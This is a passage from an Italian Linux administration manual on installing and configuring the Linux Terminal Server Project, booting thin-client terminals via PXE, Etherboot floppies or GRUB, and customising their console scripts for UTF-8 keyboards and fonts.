[ ] ltsp_rdesktop               1176   Not installed
[ ] ltsp_x336                  29448   Not installed
[ ] ltsp_x_addtl_fonts         17364   Not installed
[ ] ltsp_x_core                95312   Not installed










Use 'A' to select ALL components, 'I' to select individual components. When you
leave this screen by pressing 'Q', the components will be installed.   'H'-Help
```

Quando si esce dalla schermata di selezione (con la pressione della lettera «Q», che sta per *quit*), i pacchetti selezionati vengono installato o aggiornati.

Figura 315.16. Scarico in corso dei pacchetti.

```
ltspadmin - v0.12                                          LTSP dir: /opt/ltsp

Ready to install/update the selected LTSP packages? (y/n) y
Calculating package dependencies...
Downloading packages from: http://www.ltsp.org/ltsp-4.1/ ...
ltsp-ltsptree-1.11-0-i386.tgz                                 0.03mb  100%
ltsp-glibc-1.0-1-i386.tgz                                     8.05mb  100%
ltsp-rdesktop-1.6-0-i386.tgz                                  0.22mb  100%
ltsp-x-core-1.5-0-i386.tgz                                   19.83mb  100%
ltsp-x336_3DLabs-1.1-0-i386.tgz                               0.95mb  100%
ltsp-x336_Mach8-1.1-0-i386.tgz                                0.76mb  100%
ltsp-x336_Mono-1.1-0-i386.tgz                                 0.83mb  100%
ltsp-x336_AGX-1.1-0-i386.tgz                                  0.84mb  100%
ltsp-x336_W32-1.1-0-i386.tgz                                  0.78mb  100%
ltsp-x336_Mach32-1.1-0-i386.tgz                               0.82mb  100%
ltsp-x336_VGA16-1.1-0-i386.tgz                                0.85mb  100%
ltsp-x336_P9000-1.1-0-i386.tgz                                0.85mb  100%
ltsp-x336_Mach64-1.1-0-i386.tgz                               0.88mb  100%
ltsp-x336_8514-1.1-0-i386.tgz                                 0.76mb  100%
ltsp-x336_I128-1.1-0-i386.tgz                                 0.94mb  100%
ltsp-x336_SVGA-1.1-0-i386.tgz                                 1.44mb  100%
ltsp-modules-2.6.9-1.5-0-i386.tgz                             6.88mb  100%
ltsp-modules-2.4.26-1.5-0-i386.tgz                            3.74mb  100%
ltsp-kernel-2.6.9-1.5-0-i386.tgz                              4.69mb   22%
```

Figura 315.17. Installazione dei pacchetti.

```
ltsp-samba-1.3-0-i386.tgz                                    14.48mb  100%
ltsp-nfs-utils-1.1-0-i386.tgz                                 0.13mb  100%
ltsp-devfsd-1.1-0-i386.tgz                                    0.02mb  100%
ltsp-portmap-1.1-0-i386.tgz                                   0.02mb  100%
ltsp-getltscfg-1.3-0-i386.tgz                                 0.01mb  100%
ltsp-libgcc_s-1.0-1-i386.tgz                                  1.50mb  100%
Installing the packages...
ltsp-ltsptree-1.11-0-i386.tgz
ltsp-glibc-1.0-1-i386.tgz
ltsp-rdesktop-1.6-0-i386.tgz
ltsp-x-core-1.5-0-i386.tgz
ltsp-x336_3DLabs-1.1-0-i386.tgz
ltsp-x336_Mach8-1.1-0-i386.tgz
ltsp-x336_Mono-1.1-0-i386.tgz
ltsp-x336_AGX-1.1-0-i386.tgz
ltsp-x336_W32-1.1-0-i386.tgz
ltsp-x336_Mach32-1.1-0-i386.tgz
ltsp-x336_VGA16-1.1-0-i386.tgz
ltsp-x336_P9000-1.1-0-i386.tgz
ltsp-x336_Mach64-1.1-0-i386.tgz
ltsp-x336_8514-1.1-0-i386.tgz
ltsp-x336_I128-1.1-0-i386.tgz
ltsp-x336_SVGA-1.1-0-i386.tgz
ltsp-modules-2.6.9-1.5-0-i386.tgz
```

I pacchetti raccolti vengono depositati nella directory '`/opt/ltsp/pkg_cache/`'; una volta completata l'installazione, questi file possono essere rimossi.

Terminata l'installazione, si deve passare per la fase di configurazione, anche se tutto è già stato preparato dall'amministratore, per ospitare correttamente il sistema LTSP. Inizialmente viene eseguito un controllo di massima della situazione attiva.

Figura 315.18. Verifica iniziale dei componenti disponibili in fase di configurazione.

```
ltspcfg - Version 0.10

Checking Runlevel....: 2
Checking Ethernet Interfaces
Checking Dhcpd.....
Checking Tftpd....
Checking Portmapper...
Checking nfs....
Checking xdmcp..........Found: xdm    Using: xdm
Checking /etc/hosts.
Checking /etc/hosts.allow.
Checking /etc/exports.
Checking lts.conf.

Press <enter> to continue..
```

Successivamente, si passa a un altro menù, dal quale è possibile richiedere la configurazione automatica dei servizi necessari a LTSP.

Figura 315.19. Menù di configurazione.

```
ltspcfg v0.10           The Linux Terminal Server Project (http://www.LTSP.org)

S - Show the status of all services
C - Configure the services manually

Q - Quit

Make a selection:

















.
```

Come si vede dalla figura, si tratta di scegliere tra le lettere «S» e «C», per visualizzare la configurazione esistente o per passare a un altro menù dettagliato di configurazione. Ammesso di avere già provveduto, almeno in parte, alla configurazione dei servizi di cui LTSP richiede la presenza, conviene vedere inizialmente lo stato della configurazione esistente (lettera «S»).

Figura 315.20. Stato della configurazione secondo LTSP.

```
ltspcfg v0.10           The Linux Terminal Server Project (http://www.LTSP.org)

Interface IP Address      Netmask         Network         Broadcast        Used
eth0      172.21.77.4     255.255.0.0     172.21.0.0      172.21.255.255  <-----

Service    Installed   Enabled   Running   Notes
dhcpd      Yes         Yes       Yes       Version 3
tftpd      Yes         Yes       Yes       Has '-s' flag
portmapper Yes         Yes       Yes
nfs        Yes         Yes       Yes
xdmcp      Yes         no        Yes       xdm    Using: xdm

File                                Configured  Notes
/etc/hosts                          Yes
/etc/hosts.allow                    no
/etc/exports                        no
/opt/ltsp/i386/etc/lts.conf         Yes

Configured runlevel: 2         (value of initdefault in /etc/inittab)
   Current runlevel: 2         (output of the 'runlevel' command)

Installation dir...: /opt/ltsp

Press <enter> to continue..
```

Nel riepilogo della configurazione si può osservare che viene evidenziato in che modo funziona il demone '**tftpd**' (se con l'opzione '**-s**' o meno), per sapere come configurare il servizio DHCP in relazione al percorso da indicare per il kernel o per qualunque altro file di avvio.

Se lo si ritiene utile, o necessario, si può passare al menù dettagliato di configurazione (lettera

«C»). Lì, alcune delle funzioni che si vedono modificano direttamente dei file di configurazione, anche se le direttive aggiunte o modificate vengono evidenziate da commenti appropriati; altre funzioni generano il prototipo di un file di configurazione, distinto in base a un'estensione appropriata. Bisogna leggere i messaggi che vengono generati per sapere cosa è stato ottenuto e comunque è bene verificare sempre.

Figura 315.21. Menù di configurazione dettagliato.

```
ltspcfg v0.10            The Linux Terminal Server Project (http://www.LTSP.org)

1 - Runlevel
2 - Interface selection
3 - DHCP configuration
4 - TFTP configuration
5 - Portmapper configuration
6 - NFS configuration
7 - XDMCP configuration
8 - Create /etc/hosts entries
9 - Create /etc/hosts.allow entries
10 - Create /etc/exports entries
11 - Create lts.conf file

R - Return to previous menu
Q - Quit

Make a selection:
```

315.4 Configurazione del sistema LTSP

Al termine della configurazione, anche se si intende usare il sistema LTSP presso i terminali in modo predefinito (ammesso che sia possibile), è sempre necessario rivedere il contenuto del file '`/opt/ltsp/i386/etc/lts.conf`'. Questo file rappresenta in pratica la configurazione del sistema LTSP in funzione presso i terminali. Si osservi l'esempio seguente, ottenuto dopo una modifica manuale:

```
[Default]
        SERVER             = 172.17.1.254
        XSERVER            = auto
        X_MOUSE_PROTOCOL   = "IMPS/2"
        X_MOUSE_DEVICE     = "/dev/psaux"
        X_MOUSE_RESOLUTION = 400
        X_MOUSE_BUTTONS    = 5
        X_ZAxisMapping     = "4 5"
        USE_XFS            = N
        SCREEN_01          = startx
        SCREEN_02          = telnet
        SCREEN_03          = shell
        XkbRules           = xfree86
```

Con questa configurazione di esempio si intende che tutti i terminali hanno caratteristiche compatibili, per esempio, tutti utilizzano un'unità di puntamento ti tipo PS/2 (normale o con rotella) collegata alla porta che corrisponde al file di dispositivo '`/dev/psaux`'.

La direttiva '**SERVER**' stabilisce quale elaboratore deve fornire i servizi al terminale: XDMCP, DNS e altro. Questo elaboratore potrebbe essere uno diverso da quello che offre invece i servizi necessari per l'avvio (DHCP, TFTP), ma in tal caso occorre utilizzare altre direttive specifiche per ogni tipo di servizio.

Le direttive '**SCREEN_0*n***' servono a indicare lo script da usare per avviare una sessione sulla console virtuale ***n*** del terminale. Gli script in questione si trovano nella directory '`/opt/ltsp/i386/etc/screen.d/`'. Intuitivamente si comprende che, in questo caso, la prima console ospita la grafica, la seconda una sessione TELNET (diretta all'elaboratore indicato nella direttiva '**SERVER**'), la terza una shell locale.

Si osservi che per poter disporre di più di tre console virtuali, occorre intervenire nel file '`/opt/ltsp/i386/etc/inittab`'.

Il protocollo usato per la gestione della tastiera dipende dalla configurazione del servente. In questo caso, si suppone che presso l'elaboratore 172.17.1.254, il file di configurazione di X ('`/etc/X11/XF86Config*`', '`/etc/X11/xorg.conf`', ecc.) contenga le direttive seguenti:

```
Section "InputDevice"
    Identifier          "…"
    Driver              "Keyboard"
    …
    Option "XkbRules"   "xfree86"
    …
EndSection
```

Nella documentazione originale di LTSP si possono trovare molti altri esempi di configurazione, soprattutto con la possibilità di specificare i dettagli di alcuni terminali particolari; inoltre, il file '`/opt/ltsp/i386/etc/lts.conf.readme`' contiene la descrizione di tutte le direttive disponibili. A titolo di esempio ulteriore, viene trasformata la configurazione già mostrata in modo da specificare l'origine di ogni tipo di servizio:

```
[Default]
        XDM_SERVER          = 172.17.1.254
        SYSLOG_HOST         = 172.17.1.254
        NFS_SERVER          = 172.17.1.254
        TELNET_HOST         = 172.17.1.254
        DNS_SERVER          = 172.17.1.254
        XSERVER             = auto
        X_MOUSE_PROTOCOL    = "IMPS/2"
        X_MOUSE_DEVICE      = "/dev/psaux"
        X_MOUSE_RESOLUTION  = 400
        X_MOUSE_BUTTONS     = 5
        X_ZAxisMapping      = "4 5"
        USE_XFS             = N
        SCREEN_01           = startx
        SCREEN_02           = telnet
        SCREEN_03           = shell
        XkbRules            = xfree86
```

315.5 Riferimenti

- *Linux terminal server project*
  ⟨http://www.ltsp.org ⟩
- *Installation de Linux Terminal Server (LTSP 4.1) sur une Debian Testing*
  ⟨http://www.coagul.org/article.php3?id_article=214 ⟩

[1] **LTSP** GNU GPL

Capitolo 316 Gestione e personalizzazione dei terminali LTSP

Esistono diversi modi per avviare un terminale LTSP; principalmente si possono considerare Etherboot e PXE.

Una volta compreso il meccanismo dell'avvio del terminale, può essere utile considerare la possibilità di adattare in qualche modo il sistema LTSP, per i propri scopi particolari.

316.1 Avvio con PXE

Il nome PXE è acronimo di *Pre-boot execution environment*, che identifica un procedimento per il caricamento di un piccolo file eseguibile attraverso l'interfaccia di rete, per avviare il sistema operativo.

Quando l'interfaccia di rete è predisposta per questo tipo di procedimento, il caricamento del sistema attraverso PXE diventa il metodo più semplice, perché è sufficiente configurare il firmware dell'elaboratore (il BIOS) e non servono altri dispositivi a disco, nemmeno l'unità a dischetti.

Utilizzando questo metodo, il servente DHCP deve pubblicizzare il file '/lts/.../pxelinux.0'. Per esempio, trattandosi del servente DHCP di ISC, il file '/etc/dhcp3/dhcpd.conf' dovrebbe contenere una direttiva simile a quella seguente:

```
  filename "/lts/2.6.9-ltsp-3/pxelinux.0";
```

Considerato che il servente TFTP funzioni con l'opzione '**-s**', si sta facendo riferimento al file '/var/lib/tftpboot/lts/2.6.9-ltsp-3/pxelinux.0'. Nella directory che contiene il file 'pxelinux.0', devono essere presenti altri file, con i nomi previsti; in questo caso si tratta di:

File o directory	Descrizione
'pxelinux.0'	eseguibile caricato attraverso il metodo PXE;
'pxelinux.cfg/default'	file di configurazione che individua gli altri file da caricare;
'bzImage-2.6.9-ltsp-3'	kernel, come indicato nel file 'pxelinux.cfg/default';
'initrd-2.6.9-ltsp-3.gz'	disco RAM iniziale, come indicato nel file 'pxelinux.cfg/default'.

In base a questo esempio, il file 'pxelinux.cfg/default' ha il contenuto seguente:

```
prompt 0
label linux
  kernel bzImage-2.6.9-ltsp-3
  append init=/linuxrc rw root=/dev/ram0 initrd=initrd-2.6.9-ltsp-3.gz
```

Perché il terminale possa caricare il sistema attraverso il metodo PXE, è necessario che il servente TFTP sia in grado di accettare l'opzione '**tsize**', altrimenti, il caricamento dei file successivi a '**pxelinux.0**' fallisce.

316.2 Avvio con Etherboot

Etherboot è un programma da compilare specificatamente per il tipo di interfaccia di rete di cui si dispone, fatto per essere inserito in una memoria ROM da montare nell'interfaccia stessa. Questo programma è in grado di utilizzare il protocollo DHCP e TFTP per caricare un file contenente il kernel, modificato in modo da avere alla fine anche il disco RAM iniziale. Etherboot può essere usato anche attraverso un dischetto, senza la necessità di predisporre una memoria ROM ed è questo il metodo che viene descritto qui.

Per l'avvio con Etherboot, il servizio DHCP può pubblicare il kernel modificato che si trova nella directory '`/var/lib/tftpboot/lts/vmlinux-`***n.n.n***`-ltsp-3`'. Nel caso del servente DHCP di ISC, il file '`/etc/dhcp3/dhcpd.conf`' dovrebbe contenere una direttiva simile a quella seguente, dove ***n.n.n*** rappresenta la versione del kernel:

```
filename "/lts/vmlinux-n.n.n-ltsp-3";
```

Tuttavia, il codice contenuto in Etherboot è in grado di avviare il sistema anche a partire da un file adatto per il metodo di avvio PXE; pertanto, questo secondo modo diventa quello preferibile in generale. L'esempio di configurazione del file '`/etc/dhcp3/dhcpd.conf`' va modificato nel modo seguente:

```
filename "/lts/n.n.n-ltsp-3/pxelinux.0";
```

Qualunque sia la scelta nel modo di raggiungere il kernel, occorre produrre o procurarsi il file necessario ad avviare il terminale con Etherboot. Per le interfacce di rete da inserire in un bus ISA, occorre conoscere il modello; per quelle fatte per bus PCI (anche se integrate nella scheda madre), occorre risalire al numero identificativo del produttore e del dispositivo.

Disponendo di un sistema GNU/Linux, anche se avviato provvisoriamente, è possibile leggere le informazioni sul bus PCI con il programma '**`lspci`**'; inizialmente bisogna individuare l'interfaccia:

`lspci` [*Invio*]

```
0000:00:00.0 Host bridge: ATI Technologies Inc: Unknown device 5833 (rev 02)
0000:00:01.0 PCI bridge: ATI Technologies Inc: Unknown device 5838
0000:00:13.0 USB Controller: ATI Technologies Inc: Unknown device 4347 (rev 01)
0000:00:13.1 USB Controller: ATI Technologies Inc: Unknown device 4348 (rev 01)
0000:00:13.2 USB Controller: ATI Technologies Inc: Unknown device 4345 (rev 01)
0000:00:14.0 SMBus: ATI Technologies Inc ATI SMBus (rev 17)
0000:00:14.1 IDE interface: ATI Technologies Inc: Unknown device 4349
0000:00:14.3 ISA bridge: ATI Technologies Inc: Unknown device 434c
0000:00:14.4 PCI bridge: ATI Technologies Inc: Unknown device 4342
0000:00:14.5 Multimedia audio controller: ATI Technologies Inc ↩
↪IXP150 AC'97 Audio Controller
0000:01:05.0 VGA compatible controller: ATI Technologies Inc: ↩
↪Unknown device 5834
0000:02:07.0 Ethernet controller: D-Link System Inc RTL8139 Ethernet (rev 10)
```

La riga che appare evidenziata corrisponde all'interfaccia di rete di cui occorre trovare il numero di identificazione:

`lspci -n` [*Invio*]

```
0000:00:00.0 0600: 1002:5833 (rev 02)
0000:00:01.0 0604: 1002:5838
0000:00:13.0 0c03: 1002:4347 (rev 01)
0000:00:13.1 0c03: 1002:4348 (rev 01)
0000:00:13.2 0c03: 1002:4345 (rev 01)
0000:00:14.0 0c05: 1002:4353 (rev 17)
0000:00:14.1 0101: 1002:4349
0000:00:14.3 0601: 1002:434c
0000:00:14.4 0604: 1002:4342
0000:00:14.5 0401: 1002:4341
0000:01:05.0 0300: 1002:5834
0000:02:07.0 0200: 1186:1300 (rev 10)
```

Si individua così che si tratta del numero '**1186:1300**', oltre al fatto che si tratta di un'interfaccia RTL8139.

A questo punto occorrerebbe disporre del pacchetto Etherboot per produrre il file necessario; tuttavia la descrizione di questo procedimento viene omessa, perché è possibile ottenere facilmente il file adatto alla propria interfaccia di rete attraverso ⟨*http://www.rom-o-matic.net*⟩.

Se si utilizza ⟨*http://www.rom-o-matic.net*⟩, occorre selezionare la versione di Etherboot, quindi si passa a una pagina interattiva dove si deve selezionare il modello dell'interfaccia di rete. Alla voce '**Choose ROM output format**' occorre scegliere: '**Floppy bootable ROM image (.zdsk)**'.

Figura 316.8. Selezione dell'interfaccia RTL8139 1186$_{16}$:1300$_{16}$ da ⟨*http://www.rom-o-matic.net*⟩.

To create and download an Etherboot ROM image:

1. Choose NIC/ROM type: rtl8139:dfe538 -- [0x1186,0x1300]

   PCI IDs for available NICs are documented here.
   You need to know this if you are going to burn/flash a ROM image because PCI IDs on the NIC and ROM must match. If you are making any other kind of image, you only need to match the family (**family**:rom_name) part of the identifier.

2. Choose ROM output format: Floppy bootable ROM image (.zdsk)
3. (optional) To customize ROM configuration press: Configure
4. To generate and download a ROM image press: Get ROM
5. Take a look at the Release Notes for Etherboot-5.4.0
6. To make a bootable floppy on a GNU/Linux system, put a formatted floppy in your floppy drive and do:

   $ cat eb-5.4.0-yournic.zdsk > /dev/fd0

   where "eb-5.4.0-yournic.zdsk" is where you stored your downloaded ROM image.

   On a DOS/Windows system, use the RAWRITE program to write the .zdsk image to a formatted floppy. RAWRITE is available on most GNU/Linux installation CDs or on the web.

   Some additional help for making floppy or ROM images is available here.

In questo caso si ottiene il file '`eb-5.4.0-rtl8139.zdsk`', che va copiato nel dischetto senza alcun file system:

```
# cat eb-5.4.0-rtl8139.zdsk > /dev/fd0 [Invio]
```

A questo punto, il dischetto è pronto per essere usato per avviare il terminale che dispone di quella scheda.

316.3 Avvio del terminale

Il terminale avviato con un dischetto contenente il codice Etherboot o attraverso PXE, dopo il caricamento del kernel, dopo l'esecuzione di '/linuxrc' nel disco RAM iniziale, innesta il file system principale con il protocollo NFS e avvia il sistema LTSP.


Ciò che si ottiene dipende in modo particolare dal file '/etc/lts.conf' (presso il servente NFS si tratta di '/opt/ltsp/i386/etc/lts.conf'), dove le direttive '**SCREEN_0*n***' descrivono cosa avviare presso ogni console virtuale del terminale. Si può supporre che questo file contenga le righe seguenti:

```
[Default]
        …
        SCREEN_01           = startx
        SCREEN_02           = telnet
        SCREEN_03           = shell
        …
```

In questo caso, nella prima console virtuale viene avviata una sessione grafica; nella seconda viene avviato un collegamento con il protocollo TELNET; nella terza viene avviata una shell locale (con i privilegi dell'utente '**root**').

L'avvio della sessione grafica implica la disponibilità del servente XDMCP di accettare un accesso:

login:

password:

Naturalmente, tutto ciò che si fa utilizzando la sessione grafica o il collegamento con TELNET, si attua presso l'elaboratore remoto.

316.4 Utenze presso il terminale

In condizioni normali, presso il terminale è disponibile soltanto l'utente '**root**', dato che il lavoro viene svolto presso un elaboratore remoto che richiede una forma di autenticazione (attraverso XDMCP o TELNET).

Il fatto di disporre localmente dell'utenza '**root**', a cui si accede senza fornire alcuna parola d'ordine, non porta ad alcun inconveniente, considerato che il file system di rete viene ottenuto in sola lettura.

Esiste comunque la possibilità di inserire nel file '/opt/ltsp/i386/etc/lts.conf' (presso il servente) delle direttive per fare in modo che il terminale utilizzi il protocollo NIS, allo scopo di riconoscere gli utenti. Tuttavia, non è prevista la possibilità di accedere al sistema localmente utilizzando le utenze remote. L'esempio seguente mostra le direttive in questione, ipotizzando il servizio NIS presso 172.17.1.254, con il nome del dominio NIS '**mio.nis**':

```
[Default]
        …
        LOCAL_APPS          = Y
        NIS_SERVER          = 172.17.1.254
        NIS_DOMAIN          = mio.nis
        …
```

La direttiva '**`LOCAL_APPS = Y`**' fa sì che presso il terminale, in corrispondenza della directory '`/home/`', venga innestata la directory '`/home/`' presso il servente NFS, già usato per il file system principale (naturalmente, è necessario che il servente NFS offra in condivisione tale directory). Le direttive '**`NIS_*`**' fanno sì che venga utilizzato il NIS per individuare le utenze (l'associazione tra numeri UID e nomi, così come l'individuazione delle directory personali).

316.5 Adattamento delle funzioni associate alle console virtuali

Nel file '`/etc/lts.conf`' (ovvero il file '`/opt/ltsp/i386/etc/lts.conf`' presso il servente NFS), le direttive '**`SCREEN_0`*n***' consentono di attribuire alla console virtuale 0***n*** l'esecuzione di un certo script contenuto nella directory '`/etc/screen.d/`'.

```
[Default]
        …
        SCREEN_01           = startx
        SCREEN_02           = telnet
        SCREEN_03           = shell
        …
```

A titolo di esempio, ci si può porre come obiettivo di modificare l'aspetto dell'invito (*prompt*) quando si avvia una shell locale. Per fare questo occorre intervenire nel file '`/etc/screen.d/shell`' ('`/opt/ltsp/i386/etc/screen.d/shell`' presso il servente NFS), che inizialmente potrebbe risultare essere quello seguente:

```
#!/bin/bash
#
# Fire up a shell on this tty
#
echo "tty=" `tty`
exec /bin/bash --login
```

Si intende realizzare un invito contenente l'indirizzo IPv4 locale del terminale. Ecco come si potrebbe modificare lo script:

```
#!/bin/bash
#
# Fire up a shell on this tty
#
echo "tty=" `tty`
#
IPV4=`/sbin/ifconfig eth0 2> /dev/null | grep "inet addr:" | sed "s/^.*inet addr:\([0-9.]*\).*$/\1/"`
if [ "$IPV4" = "" ]
then
    IPV4=`/sbin/ifconfig eth1 2> /dev/null | grep "inet addr:" | sed "s/^.*inet addr:\([0-9.]*\).*$/\1/"`
fi
```

```
if [ "$IPV4" = "" ]
then
    PS1="\w\\$ "
else
    PS1="\u@$IPV4:\w\\$ "
fi
export PS1
#
exec /bin/bash --login
```

316.6 Aggiunta di altri programmi

Il sistema LTSP è fatto principalmente per consentire l'accesso ad altri elaboratori, sia attraverso il protocollo XDMCP (per la grafica), sia attraverso TELNET o SSH (il secondo avviando il programma '**ssh**' da una shell locale). Eventualmente, si potrebbe considerare la possibilità di aggiungere altri programmi al sistema LTSP, in modo da consentirne l'uso locale presso i terminali.

Per aggiungere un programma, dovrebbe essere possibile prelevare il file eseguibile di un sistema GNU/Linux, fatto per lo stesso tipo di architettura, raccogliendo anche i file delle librerie che possono mancare nel sistema LTSP esistente. Per scoprire quali sono i file delle librerie da cui dipende un programma già compilato, si usa normalmente '**ldd**':

$ **ldd kbd_mode** [*Invio*]

```
libctutils.so.0 => /lib/libctutils.so.0 (0xb7fd5000)
libconsole.so.0 => /lib/libconsole.so.0 (0xb7fc2000)
libc.so.6 => /lib/tls/libc.so.6 (0xb7e8e000)
/lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0xb7fea000)
```

Eventualmente, per installare un programma del genere, senza mescolarlo con il resto del sistema LTSP, si può usare una directory che discende da '/opt/' ('/opt/ltsp/i386/opt/' presso il servente NFS), utilizzando poi uno script che imposta la variabile di ambiente '**LD_LIBRARY_PATH**' per consentire al programma di trovare le sue librerie.

316.7 Configurazione del terminale per la codifica UTF-8

La gestione del terminale a caratteri di LTSP è essenziale; questo significa che la mappa della tastiera è quella statunitense e che la codifica prevista è a soli 8 bit.

Quando si utilizza LTSP come terminale TELNET o SSH, se ci si deve collegare a un elaboratore presso il quale si prevede l'utilizzo della codifica UTF-8, il lavoro diventa complicato; pertanto è bene cercare di rimediare a questa mancanza di LTSP.

In questa sezione viene proposto un lavoro realizzato per nanoLinux IV, che include LTSP. In pratica sono stati copiati alcuni programmi, già compilati, da una distribuzione GNU/Linux Debian, individuando i file delle librerie mancanti, mettendo tutto nella directory '/opt/nanoLinux/' ('/opt/ltsp/i386/opt/nanoLinux/' presso il servente NFS):

$ **tree opt/nanoLinux** [*Invio*]

```
opt/nanoLinux/
|-- bin
|   |-- console-setup
|   |-- consolechars
|   |-- kbd_mode
|   `-- loadkeys
|-- etc
|   `-- console
|       `-- boottime.kmap.gz
|-- lib
|   |-- libcfont.so.0 -> libcfont.so.0.0.0
|   |-- libcfont.so.0.0.0
|   |-- libconsole.so.0 -> libconsole.so.0.0.0
|   |-- libconsole.so.0.0.0
|   |-- libctutils.so.0 -> libctutils.so.0.0.0
|   `-- libctutils.so.0.0.0
`-- share
    |-- consolefonts
    |   |-- LatArCyrHeb-16+.psf.gz
    |   |-- lat1-16.psf.gz
    |   `-- lat1u-16.psf.gz
    `-- keymaps
        `-- i386
            |-- azerty
            |   |-- be-latin1.kmap.gz
            |   `-- fr-latin1.kmap.gz
            |-- include
            |   |-- azerty-layout.inc.gz
            |   |-- backspace.inc.gz
            |   |-- ctrl.inc.gz
            |   |-- euro.inc.gz
            |   |-- keypad.inc.gz
            |   |-- linux-keys-bare.inc.gz
            |   |-- linux-keys-extd.inc.gz
            |   |-- linux-with-alt-and-altgr.inc.gz
            |   |-- linux-with-modeshift-altgr.inc.gz
            |   |-- linux-with-two-alt-keys.inc.gz
            |   |-- mac-linux-keys-bare.inc.gz
            |   |-- qwerty-layout.inc.gz
            |   |-- qwertz-layout.inc.gz
            |   `-- windowkeys.inc.gz
            `-- qwerty
                |-- br-latin1.kmap.gz
                |-- cf.kmap.gz
                |-- de-latin1.kmap.gz
                |-- dk-latin1.kmap.gz
                |-- es.kmap.gz
                |-- fi-latin1.kmap.gz
                |-- gr-utf8.kmap.gz
                |-- hebrew.kmap.gz
                |-- hu101.kmap.gz
                |-- it-xfree.kmap.gz
```

```
                |-- jp106.kmap.gz
                |-- no-latin1.kmap.gz
                |-- pl.kmap.gz
                |-- pt-latin1.kmap.gz
                |-- ru.kmap.gz
                |-- se-latin1.kmap.gz
                |-- uk.kmap.gz
                `-- us-latin1.kmap.gz
```

Si può osservare che: nella directory '`/opt/nanoLinux/bin/`' sono stati copiati i programmi '**`consolechars`**', '**`kbd_mode`**' e '**`loadkeys`**'; nella directory '`/opt/nanoLinux/lib/`' sono stati collocati i file delle librerie che mancano nel sistema LTSP standard; nella directory '`/opt/nanoLinux/share/`' sono stati messi dei file che generalmente si trovano all'interno di '`/usr/share/`' di un sistema normale.

Tutta questa struttura serve per consentire allo script '`/opt/nanoLinux/bin/console-setup`' di configurare la tastiera e lo schermo in modo da gestire la codifica UTF-8:

```
#!/bin/sh
#
LD_LIBRARY_PATH=/opt/nanoLinux/lib
export LD_LIBRARY_PATH
#
TEMPORARY=/tmp/nanoLinux.tmp
rm -f $TEMPORARY 2> /dev/null
#
/opt/nanoLinux/bin/kbd_mode -u
#
while :
do
echo "
Please select a keyboard map:
 1 Belgium          11 Italian
 2 Brazilian        12 Japanese
 3 Danish           13 Norwegian
 4 Finnish          14 Polish
 5 French           15 Portuguese
 6 French Canadian  16 Russian
 7 German           17 Spanish
 8 Greek            18 Swedish
 9 Hebrew           19 United Kingdom
10 Hungarian        20 USA (default)
"
  echo -n "Enter a number: "
  read keymap

  if [ ! "$keymap" = "" ]
  then
    case $keymap
    in
    1) /opt/nanoLinux/bin/loadkeys -c -u /opt/nanoLinux/share/keymaps/i386/azerty/be-latin1.kmap.gz
    ;;
    2) /opt/nanoLinux/bin/loadkeys -c -u /opt/nanoLinux/share/keymaps/i386/qwerty/br-latin1.kmap.gz
    ;;
    …
    …
    20) /opt/nanoLinux/bin/loadkeys -c -u /opt/nanoLinux/share/keymaps/i386/qwerty/us-latin1.kmap.gz
    ;;
    *)  continue
```

```
    ;;
    esac
  else
    exit
  fi
  break
done
#
echo -n -e '\033%G' > `tty`
#
# Font video; default is something that can work with UTF-8, for
# the first code-points, like Latin-1 has.
# Might be: lat1u-16.psf.gz
#           LatArCyrHeb-16.psf.gz
#
# Anyway, before must set up with "lat1u-16.psf.gz", otherwise
# some console might show strange character when coloured.
#
/opt/nanoLinux/bin/consolechars -f /opt/nanoLinux/share/consolefonts/lat1u-16.psf.gz
#
# Now go to the true setting.
#
/opt/nanoLinux/bin/consolechars -f /opt/nanoLinux/share/consolefonts/LatArCyrHeb-16+.psf.gz
#
```

Questo script deve essere incorporato da '`/etc/screen.d/telnet`' e da '`/etc/screen.d/shell`'. Ecco l'esempio più semplice di '`/etc/screen.d/shell`':

```
#!/bin/bash
#
# Fire up a shell on this tty
#
echo "tty=" `tty`
. /opt/nanoLinux/bin/console-setup
exec /bin/bash --login
```

Ciò che si ottiene è di configurare ogni volta la tastiera in modo molto semplice, attribuendo allo schermo un insieme di caratteri abbastanza generalizzato.

316.8 Riferimenti

- *Linux terminal server project*

  ⟨*http://www.ltsp.org* ⟩

- *Installation de Linux Terminal Server (LTSP 4.1) sur une Debian Testing*

  ⟨*http://www.coagul.org/article.php3?id_article=214* ⟩

Capitolo 317

Avvio di terminali LTSP con GRUB 1

GRUB 1 è un ottimo sistema di avvio, che normalmente viene diffuso con funzionalità limitate all'accesso ai dischi locali (capitolo 51). Tuttavia, a partire dai sorgenti è possibile generare componenti speciali per l'avvio di un sistema attraverso la rete. Sotto questo aspetto, GRUB 1 si può integrare felicemente con LTSP.

Sono possibili due strade per avviare un sistema attraverso la rete con GRUB 1: si può creare un dischetto di avvio, in grado di usare il protocollo DHCP per configurarsi automaticamente e prelevare il kernel da avviare; si può usare come programma caricato attraverso PXE o Etherboot, allo scopo di fornire un menù di avvio, prima di passare al caricamento del kernel.

Questo capitolo si rifà a esempi che appaiono in altri capitoli su LTSP. A ogni modo, per poter comprendere il funzionamento di GRUB 1 secondo quanto descritto in questo capitolo, occorre conoscere già il funzionamento di LTSP.

317.1 Sorgenti e compilazione

Come accennato nella premessa, per ottenere le funzionalità di GRUB 1 relative alla rete, occorre ricompilare i sorgenti, che si possono ottenere da ⟨*ftp://alpha.gnu.org/gnu/grub/*⟩. Il pacchetto dei sorgenti va estratto da qualche parte, anche senza privilegi particolari, quindi va configurato e compilato.

$ **tar xzvf grub-*n*.*n*.tar.gz** [*Invio*]

$ **cd grub-*n*.*n*** [*Invio*]

$ **./configure** [*Invio*]

$ **make** [*Invio*]

